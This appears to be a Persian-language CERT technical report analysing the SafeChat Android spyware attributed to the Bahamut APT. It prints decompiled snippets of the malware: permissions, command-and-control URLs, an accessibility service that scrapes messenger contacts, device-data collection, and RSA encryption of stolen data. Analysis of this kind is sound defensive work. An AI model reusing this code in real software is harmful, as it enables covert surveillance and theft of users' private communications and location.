بسمه تعالی

وزارت ارتباطات و فناوری اطلاعات
سازمان فناوری اطلاعات ایران
معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر
مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه ای

گزارش بدافزار SafeChat

گزارش فنی

شناسه سند ..... SafeChat_Malware_Report
نوع سند ..... گزارش فنی
شماره نگارش ۱
تاریخ نگارش ۱۴۰۲/۰۶/۱۷
طبقه‌بندی سند ..... عادی

تهران، خیابان شهید بهشتی بین بزرگراه شهید مدرس و خیابان احمد قصیر- پلاک۲۶۷
(۰۲۱) ۸۸۱۱۵۷۲۴ (۰۲۱) ۸۸۱۱۵۷۲۴ cert.ir

فهرست مطالب


۱ شرح بدافزار

تیم CYFIRMA به تازگی به یک نرم‌افزار مخرب پیشرفته اندروید دست یافته است. این نرم‌افزار مخرب اندروید مشکوک یک برنامه چت بدون ارتباط واقعی است. تحلیل‌های فنی اولیه ما نشان داد که گروه APT Bahamut در پشت این حمله قرار دارد. با پیشروی تحلیل‌های فنی، همچنین اثراتی از تاکتیک‌های استفاده شده توسط گروه DoNot APT در برنامه مشکوکی که به گروه APT Bahamut تعلق دارد نیز پیدا کرده است.

این نرم‌افزار مخرب خاص دارای یک مکانیسم عملیاتی مشابه با نرم‌افزارهای مخربی است که قبلاً شناسایی شده‌اند (توسط گروه APT معروف به "DoNot" از طریق فروشگاه Google Play توزیع شده است)، با این تفاوت که این نرم‌افزار دارای مجوزهای بیشتری است و بنابراین سطح تهدید بالاتری ارائه می‌دهد. این نرم‌افزار مخرب اندروید مشکوک که به نام ابتدایی "CoverIm" شناخته می‌شد، از طریق WhatsApp به قربانیان تحویل داده شده و به عنوان یک برنامه چت دیگر با نام "SafeChat" نمایش داده می‌شود. رابط کاربری این برنامه با موفقیت کاربران را فریب می‌دهد تا باور کنند که واقعیت دارد، اجازه می‌دهد تا فرد حمله‌کننده تمام اطلاعات مورد نیاز را جلب کند، پیش از اینکه قربانی متوجه شود که این برنامه یک برنامه چت ساختگی است، نرم‌افزار به طور باهوشانه از کتابخانه‌های اندروید بی‌خبر برای استخراج و انتقال داده به سرور فرمان و کنترل استفاده می‌کند.

تجزیه و تحلیل فنی:

پس از نصب، یک برنامه مشکوک با نام "Safe Chat" در منوی اصلی ظاهر می‌شود.




پس از باز کردن برنامه، کاربر به یک صفحه نخست هدایت می‌شود که در آن به او اطلاع داده می‌شود که او در حال استفاده از یک برنامه چت امن است. با باز کردن برنامه پس از نصب اولیه، پیامی با پنجره‌ای منبع‌باز به کاربر داده می‌شود که از او درخواست می‌کند تا مجوزها را تأیید کند.

سپس برنامه یک پیام دیگر با پنجره‌ای منبع‌باز نمایش می‌دهد و از کاربر درخواست می‌کند که مجوز را برای ادامه کار برنامه در پس‌زمینه تأیید کند. با تأیید این مجوز، برنامه حتی زمانی که کاربر آن را کمینه یا بسته کند، به کار خود ادامه می‌دهد. این مجوز به سررسید و کنترل به طور بی‌دردسر ارتباط با برنامه را فراهم می‌کند.

با تأیید مجوز نادیده گرفتن بهینه‌سازی باتری، کاربر مجاز به ورود و عضویت در برنامه می‌شود. پس از تکمیل عملیات عضویت، برنامه کاربر را وارد حساب کاربری می‌کند و سپس یک پیام دیگر با یک پنجره منبع‌باز نمایش داده می‌شود و از کاربر می‌خواهد که مجوز دیگری را به منظور کارکرد بهینه برنامه صادر کند.

با کلیک کاربر بر روی "Allow"، برنامه کاربر را به صفحه دسترسی‌پذیری هدایت می‌کند و از قربانی خواسته می‌شود که دسترسی برای برنامه Safe Chat فعال کند. بعد از فعال کردن دسترسی، نرم‌افزار مخرب فعالیت‌های صفحه را، شامل ضربات کلیدهای وارد شده، ضبط می‌کند. تا زمانی که دسترسی فعال نشده باشد، برنامه به صفحه پیام منبع‌باز دیگری پنجره نمایش می‌دهد، همانند آنچه در تصویر قبلی نشان داده شده است.

بعد از فعال کردن دسترسی برای برنامهSafe Chat ، برنامه به درستی کار می‌کند و یک صفحه جعلی متفاوت را مانند هر برنامه چت دیگری نشان می‌دهد.



صفحه نمایش جعلی برنامه «SafeChat»، منبع: CYFIRMA

بررسی کد:

این نمونه از پرونده Android Manifest متعلق به برنامه مشکوک Android Safe Chat است که مجوزهایی را نشان می‌دهد که توسط برنامه برای انجام فعالیت‌های مخرب استفاده می‌شوند.

```
▼<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersic
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-feature android:name="android.hardware.camera2"/>
    <uses-feature android:name="android.hardware.camera.any"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
    <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
```

این جدول حاوی مجوزهایی است که در صورت بهره‌برداری برای فعالیت‌های مخرب، خطرناک هستند:

ردیف	مجوزها	توضیحات
۱	ACESS_FINE_LOCATION	این مجوز به تهاجمگر اجازه می‌دهد تا مکان دقیق دستگاه را دریافت کرده و حرکت زنده تلفن‌های همراه را پیگیری کند.
۲	READ_CONTACTS	این مجوز به تهاجمگر اجازه می‌دهد تا مخاطبین دستگاه را بخواند و اطلاعات آن‌ها را به دست آورد.
۳	READ_EXTERNAL_STORAGE	این مجوز به تهاجمگر اجازه می‌دهد تا به حافظه خارجی دستگاه دسترسی پیدا کرده و به فایل‌های ذخیره شده در آن دسترسی داشته باشد.
۴	READ_SMS	این اجازه به تهاجمگر می‌دهد تا تمامی پیام‌های متنی دستگاه را بخواند.
۵	READ_CALL_LOG	این مجوز به تهاجمگر اجازه می‌دهد تا گزارش تماس‌های دستگاه را بخواند.
۶	READ_CONTACTS	این مجوز به تهاجمگر اجازه می‌دهد تا تمام مخاطبین ذخیره شده در دستگاه را بخواند.

یک قسمت دیگر از فایل Android Manifest نشان می‌دهد که تهاجمگر برنامه را برای تعامل با سایر برنامه‌های چت نصب شده طراحی کرده است. این تعامل با استفاده از مقاصد (intents) انجام خواهد شد و مجوز OPEN_DOCUMENT_TREE برای انتخاب دقیق دایرکتوری‌ها و دسترسی به برنامه‌های مورد نظر در این مقاصد مورد استفاده قرار خواهد گرفت. این نشان‌دهنده این است که برنامه مخرب ممکن است با برنامه‌های چت دیگر تعامل کرده و اطلاعات را به طور ناخواسته از آن‌ها برداشته و ارسال کند، که می‌تواند به تهدید امنیت و حریم خصوصی کاربران منجر شود.

```
▼<queries>
  ▼<intent>
     <action android:name="android.media.action.IMAGE_CAPTURE"/>
   </intent>
  ▼<intent>
     <action android:name="android.intent.action.OPEN_DOCUMENT_TREE"/>
   </intent>
   <package android:name="com.miui.securitycenter"/>
   <package android:name="com.miui.permcenter"/>
   <package android:name="com.letv.android.letvsafe"/>
   <package android:name="com.asus.mobilemanager"/>
   <package android:name="com.huawei.systemmanager"/>
   <package android:name="com.coloros.safecenter"/>
   <package android:name="com.oppo.safe"/>
   <package android:name="com.iqoo.secure"/>
   <package android:name="com.vivo.permissionmanager"/>
   <package android:name="com.evenwell.powersaving"/>
   <package android:name="com.samsung.android"/>
   <package android:name="com.oneplus"/>
   <package android:name="com.android.settings"/>
</queries>
```

بخشی از کد Kotlin نشان می‌دهد که از مجوزهای مختلف استفاده می‌شود: شیء "LibConfigKt" با فعال‌کردن و غیرفعال‌کردن مجوزها سر و کار دارد و همین شیء در ماژول‌های مختلفی فراخوانی می‌شود تا از مجوزهایی که توسط برنامه مشکوک دسترسی پیدا کرده‌اند بهره‌برداری کنند. این نشان‌دهنده استفاده متعدد از مجوزهای دسترسی توسط برنامه مشکوک است که می‌تواند به فعالیت‌های مخرب منجر شود و حریم خصوصی و امنیت کاربران را به خطر بیاندازد.

```java
package heavenly.fruit;

import android.os.Build;
import java.io.Serializable;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import java.util.concurrent.TimeUnit;
import kotlin.Metadata;
import kotlin.Pair;
import kotlin.TuplesKt;
import kotlin.collections.CollectionsKt;
import kotlin.random.Random;

@Metadata(d1 = {"\000H\n\000\n\002\020\016\n\000\n\002\030\002\n\002\020\013\n\002\b\f\n\002\030\002\n\002\b\n\n\002\020\006\n\002\b\020\n\002\020
public final class LibConfigKt {
  static {
    libConfig_NotificationId = Random.Default.nextInt(999, 9999);
    Boolean bool2 = Boolean.valueOf(false);
    enableCamera = TuplesKt.to(bool2, "android.permission.CAMERA");
    Boolean bool1 = Boolean.valueOf(true);
    enableSms = TuplesKt.to(bool1, "android.permission.READ_SMS");
    enableCallLogs = TuplesKt.to(bool1, "android.permission.READ_CALL_LOG");
    enableContacts = TuplesKt.to(bool1, "android.permission.READ_CONTACTS");
    enableReadFiles = TuplesKt.to(bool1, "android.permission.READ_EXTERNAL_STORAGE");
    enableWriteFiles = TuplesKt.to(bool1, "android.permission.WRITE_EXTERNAL_STORAGE");
    enableFineLocation = TuplesKt.to(bool1, "android.permission.ACCESS_FINE_LOCATION");
    enableCoarseLocation = TuplesKt.to(bool1, "android.permission.ACCESS_COARSE_LOCATION");
    if (Build.VERSION.SDK_INT >= 30) {
      serializable = bool1;
    } else {
      serializable = (Serializable)TuplesKt.to(bool2, "android.permission.MANAGE_EXTERNAL_STORAGE");
    }
    enableManageFiles = serializable;
```

این نمونه نشان می‌دهد که ماژول API به عنوان یک سرورکنترل (command-and-control server) استفاده می‌شود. پورت ۲۰۵۳ به دامنه تنظیم شده است و انتقال داده‌ها از طریق این پورت انجام می‌شود. این می‌تواند برای کنترل برنامه مخرب و انتقال اطلاعات میان برنامه و سرور مورد استفاده قرار گیرد و به تهاجمگر امکان کنترل برنامه را فراهم کند.

```java
package heavenly.fruit.data.api.base;

import kotlin.Metadata;

@Metadata(
   d1 = {"[illegible]"},
   d2 = {"Lheavenly/fruit/data/api/base/ApiRoutes;", "", "()V", "BASE_URL", "", "HARRY", "POTTER", "Lib_debug"},
   k = 1,
   mv = {1, 8, 0},
   xi = 48
)
public final class ApiRoutes {
   private static final String BASE_URL = "https://laborer-posted.nl:2053";
   public static final String HARRY = "https://laborer-posted.nl:2053/api/juryPandemic";
   public static final ApiRoutes INSTANCE = new ApiRoutes();
   public static final String POTTER = "https://laborer-posted.nl:2053/api/roamingStammer";

   private ApiRoutes() {
   }
}
```

اطلاعاتی که در قسمت توضیحات (Comment) در یکی از ماژول‌ها وجود دارد، نشان می‌دهد که از چارچوب Ktor استفاده شده است که با استفاده از زبان Kotlin توسعه داده شده است. Ktor برای برقراری ارتباط بین سرور کنترل و برنامه مورد استفاده قرار گرفته است. گزارش ما در ماه‌های گذشته نیز نشان داد که برنامه مخرب اندروید متعلق به گروه DoNot APT از یک کتابخانه مشابه به نام Retrofit برای درخواست‌های HTTP در برنامه‌های مخرب خود که در فروشگاه Google Play منتشر شده بودند، استفاده کرده بود. بعداً این برنامه مخرب حذف شد.

این نکات نشان می‌دهند که اجزای مشابهی برای برنامه‌های مخرب در حملات مختلف از طریق این کتابخانه‌ها و فریمورک‌ها مورد استفاده قرار می‌گیرند. این اطلاعات مهم برای تجزیه و تحلیل و شناسایی برنامه‌های مخرب و محافظت از امنیت دستگاه‌های اندرویدی است.


```
//   319: invokeinterface length : ()I
//   324: istore_3
//   325: iload_3
//   326: ifne -> 334
//   329: iconst_1
//   330: istore_3
//   331: goto -> 336
//   334: iconst_0
//   335: istore_3
//   336: iload_3
//   337: ifeq -> 345
//   340: ldc_w "https://[redacted]:posted.nl:2053/api/roamingStammer"
//   343: astore #6
//   345: aload #12
//   347: aload #6
//   349: checkcast java/lang/String
//   352: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   355: ldc_w 'api/reconfirmCollected'
//   358: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   361: invokevirtual toString : ()Ljava/lang/String;
//   364: astore #12
//   366: aload_0
//   367: invokespecial getClient : ()Lio/ktor/client/HttpClient;
//   370: astore #6
//   372: new heavenly/fruit/data/api/ApiServiceImpl$createHammer$2
//   375: astore #13
//   377: aload #13
//   379: aload #11
//   381: aload_1
//   382: aload #8
//   384: invokespecial <init> : ([BLjava/lang/String;Ljava/lang/String;)V
//   387: aload #13
//   389: checkcast kotlin/jvm/functions/Function1
//   392: invokestatic formData : (Lkotlin/jvm/functions/Function1;)Ljava/util/List;
//   395: astore #13
//   397: new io/ktor/client/request/HttpRequestBuilder
//   400: astore_1
//   401: aload_1
//   402: invokespecial <init> : ()V
//   405: aload_1
//   406: getstatic io/ktor/http/HttpMethod.Companion : Lio/ktor/http/HttpMethod$Companion;
```

در اینجا چندین نمونه از اطلاعات موجود در یک ماژول دیگر که با برنامه تعامل دارد و برای نظارت بر برنامه‌های مختلف مسنجر مانندTelegram ، Signal، Facebook Messenger و غیره استفاده می‌شود، آورده شده است. این نمونه‌ها ممکن است به برنامه مخرب کمک کنند تا اطلاعات حساس کاربران را جمع آوری کند یا به تهاجمگر امکان دسترسی به ارتباطات و داده‌های ذخیره شده در این برنامه‌ها را بدهد. آنها نشان‌دهنده ترکیب مهارت‌های تجسسی و تکنیک‌های مختلفی است که در حملات به این نوع از برنامه‌ها بهره‌برده می‌شود.

```
public LibAccessibilityService() {
  KoinComponent koinComponent = this;
  LazyThreadSafetyMode lazyThreadSafetyMode = KoinPlatformTools.INSTANCE.defaultLazyMode();
  this.miniHelper$delegate = LazyKt.lazy(lazyThreadSafetyMode, (Function0)new Object(koinComponent, null, null));
  this.serviceScope = CoroutineScopeKt.CoroutineScope((CoroutineContext)Dispatchers.getIO());
  this.whatsAppTitle = "";
  this.whatsAppBusinessTitle = "";
  this.telegramTitle = "";
  this.facebookTitle = "";
  this.imoTitle = "";
  this.signalTitle = "";
  this.viberTitle = "";
  this.cOnionTitle = "";
  this.bipTitle = "";
  this.changeableViewText = "";
  this.fbTextArray = new String[] { "Chats", "Messenger", "Create Room", "Search" };
  this.fbTitleArray = new String[] { "Instant Video", "Video chat", "Video call", "Voice call", "Create room", "Jump to latest message"
  this.viberTitleArray = new String[] { "Chats", "Calls", "More", "Last seen a long time ago" };
}

private final void fetchTelegramContactName(AccessibilityEvent paramAccessibilityEvent) {
  if (paramAccessibilityEvent.getContentDescription() != null) {
    String str;
    if (StringsKt.startsWith$default(String.valueOf(paramAccessibilityEvent.getContentDescription()), "Channel.", false, 2, null)) {
      String str1 = StringsKt.replace$default(String.valueOf(paramAccessibilityEvent.getContentDescription()), "Channel.", "", false, 4
      if (StringsKt.contains$default(str1, "Received at", false, 2, null)) {
        str = StringsKt.substringBeforeLast$default(str1, "Received at", null, 2, null);
        if (StringsKt.endsWith$default(StringsKt.trimEnd(str).toString(), "new messages.", false, 2, null))
          str = StringsKt.substringBeforeLast$default(StringsKt.replace$default(str, "new messages.", "", false, 4, null), ".", null, 2
      } else if (StringsKt.contains$default(str1, "Sent at", false, 2, null)) {
        str = StringsKt.substringBeforeLast$default(str1, "Sent at", null, 2, null);

          this.telegramTitle = var3;
        }

      }

      private final void fetchWhatsAppBusinessContactName(AccessibilityNodeInfo var1) {
        List var3 = var1.findAccessibilityNodeInfosByViewId("com.whatsapp.w4b:id/conversation_contact_name");
        if (var3 != null) {
          var1 = (AccessibilityNodeInfo)CollectionsKt.firstOrNull(var3);
          if (var1 != null) {
            String var4 = var1.getText().toString();
            boolean var2;
            if (((CharSequence)var4).length() > 0) {
              var2 = true;
            } else {
              var2 = false;
            }

            if (var2) {
              this.whatsAppBusinessTitle = var4;
            }
          }
        }

      }

      private final void fetchWhatsAppContactName(AccessibilityNodeInfo var1) {
        List var3 = var1.findAccessibilityNodeInfosByViewId("com.whatsapp:id/conversation_contact_name");
        if (var3 != null) {
          var1 = (AccessibilityNodeInfo)CollectionsKt.firstOrNull(var3);
          if (var1 != null) {
            String var4 = var1.getText().toString();
            boolean var2;
            if (((CharSequence)var4).length() > 0) {
              var2 = true;
            } else {
              var2 = false;
```


این عکس‌ها از یک ماژول هستند که ایجاد یک شی JSON نشان می‌دهند که اطلاعاتی که جمع آوری شده‌اند، مانندIMEI ، شناسه دستگاه و جزئیات کارت SIM از جمله موقعیت زمین‌شناختی را ذخیره می‌کند. این نشان‌دهنده جمع آوری و ذخیره اطلاعات حساس کاربران توسط برنامه مخرب است که ممکن است برای

انجام فعالیت‌های مخرب و نظامی استفاده شود. این اطلاعات می‌توانند برای شناسایی و پیگیری کاربران و حتی تهاجم به حریم خصوصی آنها مورد استفاده قرار گیرند.




```
public final Object invokeSuspend(Object paramObject) {
  double d1;
  double d2;
  Location location;
  String str1;
  JSONObject jSONObject1;
  Continuation continuation;
  LocationManager locationManager;
  JSONObject jSONObject2;
  String str2;
  String str3;
  LemmiHandleEverything lemmiHandleEverything;
  SystemApiHelper systemApiHelper;
  Object object = IntrinsicsKt.getCOROUTINE_SUSPENDED();
  switch (this.label) {
    default:
      throw new IllegalStateException("call to 'resume' before 'invoke' with coroutine");
    case 1:
      ResultKt.throwOnFailure(paramObject);
      break;
    case 0:
      ResultKt.throwOnFailure(paramObject);
      location = LocationManager.INSTANCE.getLocation();
      locationManager = LocationManager.INSTANCE;
      paramObject = LemmiHandleEverything.this;
      if (paramObject instanceof KoinScopeComponent) {
        paramObject = ((KoinScopeComponent)paramObject).getScope().get(Reflection.getOrCreateKotlinClass(Context.class), null,
      } else {
        paramObject = paramObject.getKoin().getScopeRegistry().getRootScope().get(Reflection.getOrCreateKotlinClass(Context.cl
      }
      str3 = locationManager.getAddress((Context)paramObject);
      jSONObject2 = new JSONObject();
      lemmiHandleEverything = LemmiHandleEverything.this;
      jSONObject2.put("imei", SystemApiHelper.CoreFeatures.INSTANCE.getUniqueAndroidId((Context)LibApp.Companion.getInstance()
      jSONObject2.put("deviceId", Build.ID);
      jSONObject2.put("model", Build.MODEL);
```

به نظر می‌رسد که برنامه مخرب از الگوریتم RSA برای رمزنگاری اطلاعات با استفاده از کلید عمومی (public key) استفاده کرده است. این الگوریتم از جمله الگوریتم‌های رمزنگاری ایمنی است که برای حفاظت از اطلاعات حساس استفاده می‌شود. این نکته نشان می‌دهد که برنامه مخرب اطلاعاتی را به صورت رمزنگاری شده از دستگاه آسیب‌پذیر به سرور کنترل و کنترل ارسال می‌کند، تا از کشف و دسترسی به اطلاعات توسط اشخاص غیرمجاز جلوگیری شود.



```
  private static final int CRYPTO_BITS = 2048;

  public static final RSAPublic INSTANCE = new RSAPublic();

  private static final String RSA = "RSA";

  private static final String chi = "RSA/ECB/OAEPPadding";

  private static PublicKey publicKey;

  private final byte[] getBytes(String paramString, PublicKey paramPublicKey) throws Exception {
    Cipher cipher = Cipher.getInstance("RSA/ECB/OAEPPadding");
    Intrinsics.checkNotNullExpressionValue(cipher, "getInstance(chi)");
    cipher.init(1, paramPublicKey);
    Charset charset = Charset.forName("UTF-8");
    Intrinsics.checkNotNullExpressionValue(charset, "forName(charsetName)");
    byte[] arrayOfByte = paramString.getBytes(charset);
    Intrinsics.checkNotNullExpressionValue(arrayOfByte, "this as java.lang.String).getBytes(charset)");
    return cipher.doFinal(arrayOfByte);
  }

  private final PublicKey stringToPublicKey(String paramString) {
    PublicKey publicKey1;
    PublicKey publicKey2 = null;
    try {
      byte[] arrayOfByte = Base64.decode(paramString, 0);
      Intrinsics.checkNotNullExpressionValue(arrayOfByte, "decode(publicKeyString, Base64.DEFAULT)");
      X509EncodedKeySpec x509EncodedKeySpec = new X509EncodedKeySpec();
      this(arrayOfByte);
      KeyFactory keyFactory = KeyFactory.getInstance("RSA");
      Intrinsics.checkNotNullExpressionValue(keyFactory, "getInstance(RSA)");
      publicKey1 = keyFactory.generatePublic(x509EncodedKeySpec);
      Intrinsics.checkNotNullExpressionValue(publicKey1, "keyFactory.generatePublic(spec)");
      publicKey = publicKey1;
      if (publicKey1 == null) {
        Intrinsics.throwUninitializedPropertyAccessException("publicKey");
        publicKey1 = publicKey2;
      }
    } catch (NoSuchAlgorithmException noSuchAlgorithmException) {
      noSuchAlgorithmException.printStackTrace();
      publicKey1 = publicKey2;
    } catch (InvalidKeySpecException invalidKeySpecException) {
      invalidKeySpecException.printStackTrace();
      publicKey1 = publicKey2;
    }
    return publicKey1;
  }

  public final String encodeTheString(String paramString) {
    Intrinsics.checkNotNullParameter(paramString, "text");
    PublicKey publicKey = stringToPublicKey(provideAuthPublicKey());
    if (publicKey != null)
      try {
        byte[] arrayOfByte = INSTANCE.getBytes(paramString, publicKey);
        return Base64.encodeToString(arrayOfByte, 0);
```

